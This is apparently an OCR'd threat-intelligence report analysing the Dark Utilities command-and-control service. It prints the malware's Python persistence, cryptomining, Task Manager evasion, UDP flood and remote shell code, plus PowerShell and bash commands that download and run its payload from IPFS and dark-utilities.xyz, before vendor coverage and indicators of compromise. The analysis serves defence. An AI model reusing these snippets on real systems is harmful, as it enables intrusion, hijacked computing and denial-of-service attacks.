
```
class Malware:

    class Clear:

        def crontab():
            try:
                subprocess.Popen('crontab -r', stdout=(subprocess.DEVNULL), stderr=(
                    subprocess.DEVNULL), shell=True)
            except:
                pass

        def kinsing():
            try:
                subprocess.Popen("kill -9 $(pgrep -f 'kinsing');kill -9 $(pgrep -f
                    'kdevtmpfsi');rm /tmp/kinsing;rm /tmp/kdevtmpfsi;", stdout=(
                    subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
                subprocess.Popen('echo no > /tmp/kinsing; chmod ---------- /tmp/
                    kinsing; echo no > /tmp/kdevtmpfsi; chmod ---------- /tmp/
                    kdevtmpfsi;', stdout=(subprocess.DEVNULL), stderr=(subprocess.
                    DEVNULL), shell=True)
            except:
                pass
```


It will then create either a Crontab entry or a Systemd service to ensure that the payload is launched following system reboots.



```
if distutils.spawn.find_executable('crontab') is not None:
    subprocess.Popen(f'(crontab -l 2>/dev/null; echo "@reboot sleep 60; {payload}") | crontab -', stdout=
        (subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
else:
    if distutils.spawn.find_executable('systemctl') is not None:
        with open('/etc/systemd/user/redis-client.service', 'w') as service:
            service.write('[Unit]\nDescription=Daemon for the redis-client\nWants=network-online.target\n
                After=network-online.target\n\n[Service]\nType=simple\nRestart=always\nRestartSec=5\n' +
                f"ExecStart={payload}\n" + f"User={getpass.getuser()}\n" + 'StandardOutput=null\n' + '
                StandardError=null\n' + '[Install]\n' + 'WantedBy=multi-user.target')
            service.close()
            subprocess.Popen('systemctl daemon-reload; systemctl start redis-client; systemctl enable
                redis-client', stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
```


We observed that in the version analyzed the alphanumeric string associating the system with a specific Dark Utilities account is not defined when persistence mechanisms are established, which results in the malware using the default account string described earlier following system reboots. This issue was observed on both Windows and Linux systems.

The script also contains the code responsible for activating various payload functionality such as cryptocurrency mining, DDoS attacks, etc. If the Monero mining option is deployed, the malware will retrieve XMRig via an IPFS gateway and execute it on the system. The malware uses the Hashvault mining pool and sets a maximum CPU usage value based on the OS of the compromised system.




```
def Start(self):
    self.Download()
    if params['miner']['isLaunched'] == False or params['miner']['isSusended']:
        if platform.system() == 'Linux':
            subprocess.Popen(f"/tmp/{self.filename} --donate-level 0 --coin=XMR --max-cpu-usage 75 -o
                pool.hashvault.pro:80 -u {params['miner']['config']['wallet']} -p node-Linux-{Main.getUid()} -k",
                stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL), shell=True)
        else:
            if platform.system() == 'Windows':
                subprocess.Popen(f"C:\\Users\\{getpass.getuser()}\\Documents\\{self.filename}.exe --donate-level 0
                    --coin=XMR --max-cpu-usage 25 -o pool.hashvault.pro:80 -u {params['miner']['config']['wallet']}
                    -p node-Win32-{Main.getUid()} -k", stdout=(subprocess.DEVNULL), stderr=(subprocess.DEVNULL),
                    shell=True)
        params['miner']['isLaunched'] = True
```

If Task Manager is launched on the infected machine, the malware attempts to evade detection by terminating the mining process.



```
def startHider(self):
    while 1:
        time.sleep(0.5)
        if params['miner']['isLaunched'] == False:
            return False
        if Main.isAppLaunched('Taskmgr.exe'):
            params['miner']['isSusended'] = params['miner']['isSusended'] or True
            self.Stop()
            continue
        if params['miner']['isSusended']:
            self.Start()
            params['miner']['isSusended'] = False
```

The script also defines a class called Attack with subclasses for Layer4 and Layer7 DDoS attack payloads that can be configured and activated via the admin panel previously described. Below are some examples of the payloads defined in the script that target various gaming servers such as "CS:GO," "AmongUs" and TeamSpeak.




```
def CSGO(data):
    while time.time() < int(data['time']):
        network = {}
        network['raw'] = 'ÿÿÿÿqconnect0x00000000\x00'
        network['raw'] += Main.genString(9)
        network['raw'] += '\x00'
        udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        for _ in range(10):
            udp.sendto(payload, (data['target'], int(data['port'])))

def AMONGUS(data):
    payload = b'\xe3T\nOnlineGame'
    while time.time() < int(data['time']):
        udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        for _ in range(10):
            udp.sendto(payload, (data['target'], int(data['port'])))

def TS3(data):
    payload = b'TS3INIT1\x00e\x00\x00\x88\x0c&\x87\xdd\x00]6\xdb\xe3\xae\xa9\xc3\x8d\x00\x00\x00\x00\x00\x00\x00
        \x00'
    while time.time() < int(data['time']):
        udp = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        for _ in range(10):
            udp.sendto(payload, (data['target'], int(data['port'])))
```

The malware uses the following code to handle executing arbitrary system commands using the shell provided in the admin panel. It also supports navigating the filesystem of infected machines via the interface provided by the platform. Python code specified by the adversary can also be executed by the malware payloads.




```
def execPayload(action, data):
    if action == 'shell-exec':
        command = subprocess.Popen(data, shell=True, stdout=(subprocess.PIPE), stderr=(subprocess.PIPE), encoding='
            cp850')
        params['response']['raw'] = command.stdout.read()
        params['response']['raw'] += command.stderr.read()
    else:
        if action == 'explore-dir':
            params['response']['raw'] = Main.exploreDirectory(data)
        else:
            if action == 'explore-file':
                params['response']['raw'] = open(data, 'rb').read()
            else:
                if action == 'eval':
                    exec(data)
```

Malware currently leveraging Dark Utilities

Since the platform was established in early 2022, we have observed a variety of malware samples that leverage Dark Utilities for C2 communications. This includes malware targeting the Windows and Linux operating systems.

In one example, the Stage 1 payload is an executable responsible for dropping a PowerShell script stored within a subfolder of the %TEMP% directory that is also created during Stage 1 execution.




« Users › [redacted] AppData › Local › Temp › 246E.tmp › 246F.tmp

Name	Date modified	Type	Size
2470.ps1	7/8/2022 10:55 AM	Windows PowerS...	1 KB

The PowerShell is then executed as follows:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile
-ExecutionPolicy Bypass -File C:\Users\
[USERNAME]\AppData\Local\Temp\78E6.tmp\7916.tmp\7956.ps1
```

The PowerShell is responsible for retrieving the Dark Utilities payload via IPFS and executing it on the system.



```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US)
WindowsPowerShell/5.1.19041.1682
Host:
bafybeigae6ujhrspf3yae4jgavw5fdbhdjjdxm7jvx4jgpvv4xg7vhudsu.ipfs.
infura-ipfs.io
Connection: close
```


```
00000310  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  MZ□□□ÿÿ
00000320  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸@
00000330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000340  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  □
00000350  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  □□º□´   Í!¸□LÍ!Th
00000360  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  is program canno
00000370  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  t be run in DOS
00000380  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  mode. $
00000390  50 45 00 00 64 86 0c 00  cf 23 b2 62 00 00 00 00  PEd□Ï#²b
000003a0  00 00 00 00 f0 00 2e 02  0b 02 02 25 00 92 00 00  ð.□□□□%□
000003b0  00 dc 00 00 00 fe 00 00  f6 10 00 00 00 10 00 00  Üþö□□
000003c0  00 00 00 40 01 00 00 00  00 10 00 00 00 02 00 00  @□□□
000003d0  04 00 00 00 00 00 00 00  05 00 02 00 00 00 00 00  □□□
000003e0  00 60 02 00 00 04 00 00  a3 b0 01 00 02 00 60 01  `□□£°□□`□
```

An example of the PowerShell syntax used is shown below.

```
cd C:\Users\$env:UserName\Documents\;mkdir Github;cd
C:\Users\$env:UserName\Documents\GitHub\;$uri =
('hxxps[:]//ipfs[.]infura[.]io/ipfs/QmbGk4XnFSY8cn4uHjNq6891uLL1zoPbmTigj7YFyPqA2x')
;curl $uri -o tcp-client.exe; .\tcp-client.exe M0ImZlMzJldIRzFHcSRIMilAKkkwZi8
```

The Stage 2 payload (the Dark Utilities Windows payload) is stored within a subdirectory of the Documents folder the PowerShell creates. The payload is then executed and passed the threat actor's alphanumeric string. This results in the system registering under the attacker's Dark Utilities account, granting them full control of the compromised system. In this case, the Dark Utilities platform was accessed via a Tor2Web gateway that enables the infected system to communicate with Dark Utilities without requiring the installation of a Tor client.

We have observed similar implementations targeting other operating systems like Linux, where adversaries are leveraging shell scripts to perform the payload retrieval and execution, similar to the example shown below:



```
#!/bin/bash
curl https://dark-utilities.xyz/api/v1/payloads/tcp-client > ./tcp-client;chmod +x tcp-client; ./tcp-client
    MyYzM0gxY1tCTTJgV2xSMEprST8yYEw &
```


In many cases, the alphanumeric string passed as a parameter differs across samples, which may indicate that multiple distinct threat actors are taking this approach to obtain the C2 on compromised systems. The C2 platform itself has moved across various TLDs over time — we have observed samples attempting to retrieve payloads from the site at various points when it was hosted on the ME, XYZ and PW TLDs.

Conclusion

Although the Dark Utilities platform was recently established, thousands of users have already been enrolled and joined the platform. Given the amount of functionality that the platform provides and the relatively low cost of use, we expect this platform will continue to rapidly expand its user base. This will likely result in an increase in the volume of malware samples in the wild attempting to establish C2 using the platform. Organizations should be aware of these C2aaS platforms and ensure that they have security controls in place to help protect their environments. These platforms provide a variety of sophisticated capabilities to adversaries who may otherwise be unable to develop them on their own. They effectively lower the barrier to entry for cybercriminals entering the threat landscape and enable them to quickly begin launching attacks targeting a variety of operating systems. They also offer multiple methods that can be used to further monetize access gained to systems in corporate environments and could lead to further deployment of malware in the environment once initial access has been obtained.

Coverage

Ways our customers can detect and block this threat are listed below.



Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance** (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 60319 - 60325.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, use the following links:

Windows
Linux

Indicators of Compromise

The following indicators of compromise have been observed associated with malware campaigns leveraging the Dark Utilities platform.

These IOCs can also be found in our Github repository here.

Hashes (SHA256)

```
09fd574a005f800e6eb37d7e2a3ca640d3ac3ac7dbbde42cbe85aa9e877c1f7f
0a351f3c9fb0add1397a8e984801061ded0802a3c45d9a5fc7098e806011a464
0d76fa68b7d788b37c9e0368222819a9ea3f53c70de61e5899cfbeff4b77b928
1e6e0918d2c93d452d9b3fbcac2cb3202ae3d97394eae6239c2d112791ec8260
240d2029d6f1ca1ee8b5c2d5f0aa862724502f71c48d5544ee053def4c0d83ec
24a5f9a37ed983e9377e0a5c7c5e20db279e3f1bd62acbd7a038fd75b1686617
2e377087d0d2cb90b631ab0543f60d3d5d56db8af858cf625e7a9a26c8726585
2edc356fe59c53ce6232707ae32e15e223c85bbaef5ed6a4767d5c216c3fd4e7
36a1b2c71afe03cc7a0f8eb96b987283bf174eafaade62c20ec8fd6c1b0c1d93
38ee6cc72b373228f7ffddbbf0f78734f85600d84095b057651028472777bde8
41a7d1fa7c70a82656d2fa971befd8fa47a16815a30ff3f671794b0377d886b3
464864cf0c19885d867fdeebec68d72adb72d91910d39f5fc0d0a9c4e3b7ea53
4c252e74d77d50263430c388c08dc522aaeb15ef440c453b2876330a392b85de
4d471cf939cc9d483587b74c0ffebed1b8a3f198d626e4a08d93d689f98122c8
50d0f98b17ca7d37dc8cd70cca2bad4c920b2bb1c059292fe6d203e94716f9bf
52ad5431eeac730b3ff3cfd555d7d6f3fd4b127c9f2d7aa02fc64e48c2eb0ff5
52ba9b0afe0d13957f7f49383b2c1d106e17b4a42c3819973d9862ded7559310
5537a103aebc9237ba6dbc208c4a72c9944fb5de5b676ec684bd4f08b2c49fe7
645190d1702b309b3db5fbbad7ac747afb57fd8119daf39f17f5b5b5868fb136
646b798f9a3251e44703b6e72858dbb854b9d4fb8553fe1e387903b06f4bfe50
65a1b3fb9430c7342d13f79b460b2cc7d9f9ddced2aeecd37f2862a67083e68c
6aa4dceb8c7b468fed2fa1c0b275a0bc4b1500325a3ad42576e7b3b98218614f
6b5b632f9db3a10cf893c496acbf8aecf460c75353af175ab3d90b9af84d4ca3
6c29ff8b0fae690356f85138b843ea2e2202e115e4b1213d96372b9eeef4f42c
6ca488cfbee32e4ea6af8a43b1e0b1a09c8653db7780aa5ff3661e1da31d751a
70706788666c7190803d6760e857e40d076ae69dc6cc172f517a46d8107127e6
72de1dafc8517aa82578b53518959642dc1aede81fc2da9fe01b5070100560d6
74984b6e514a4b77f20ed65a8b490313cbf80319eb3310ed8bca76f83e449564
755e02e1cc3357ec78a218347e4b40aa81783f01658cdf9fc0558e21d2d982ad
7e183f6c9e69535324f5e05bea3fde54a3151c9433717a9111bde6423eaee192
83fd0ced1eaf5f671c3837592684fb04a386649d2eaa12aa525fb73ac3b94a1a
8c59a3125891d8864f385724cd2412e099b88d1a9023a63fd61944ad0f4631d1
92aa81228137d571be956045cf673603e994c5e6d1a35559881e34b99e1e01fa
9d82b17a781835d1f2101e08a628fd834d05fabd53750fee8a0e5565dbdc7842
9e7fd31dfd530a8df90b80c4ae8ca89484e204a8c036125324cd39aa5cd8b562
a2e17c802369254de783115c1c47ddb2ae0e117d3f4be99a8d528f50f7a55e5d
a8fda5e327d5f66a96657cb54d229f029e8e468aac30707331c77dbc53a0e82b
ad50c79f66f6a7b7d8db43105fc931b7f74e1c9efb97e0867cafb373834e88ce
```

b0f1d43105a2d2b9efb2f36141eaf3f57dc6d7b1593bb31c5a8710614a08c8cc
b291dd56fc5b56d534c763f2d16d2ad340d6fbb735425d635af3fa0063063698
c1cba31a9eb73ea745f5cda1bdf84dc91734821e0899af058ecad5b1e458936c
c9deeda7cd7adb4ff584d13ea64cdb50c9e8b5c616f1dff476f372e86c9b9be6
cacab4c0e3af52bb7f620efc8f676b74caf1dc51983596e6a4a2ac50c5f39528
cd663bbe19ef09b76572cb6960d69e78639aad55b38758597d16deb3a541519f
cf4491029155a703195104cab5fdf314dc1b14b520b2305e66b67e78e240b43c
df6685c4d90ee92854eb7ab91b26eda43933a1a3a8ac3eefc957b1359faa8bea
e32d67b7d62bcaf06618794c0f93e31a03d3b2735d0af191a09092aa4512a37a
e4caf4131dc51c6f44bc75a26061623da269bf20a255c62f5b4a4ab934c7da53
e4eacbcd8ee561f073de7819d84e885c8a1d58614c052c135240783b078e164a
ed9d7558433a9d4fe0b6f632b8f3376aec26fb2a23d6cf2fe1d39c17a544ef39
f6f376c7b1f78fbf2354d2a908ef4ea17bf5e05d0c98af13052d1bc678ae2ebd
b11e566bd9f76563be3e53b1d5b49a2abc84bc89d361b58cb9f7ba85600ddea4

Domains dark-utilities[.]xyz

dark-utilities[.]pw
dark-utilities[.]me
ijfcm7bu6ocerxsfq56ka3dtdanunyp4ytwk745b54agtravj2wr2qqd[.]onion[.]pet
bafybeidravcab5p3acvthxtwosm4rfpl4yypwwm52s7sazgxaezfzn5xn4[.]ipfs[.]infura-ipfs[.]io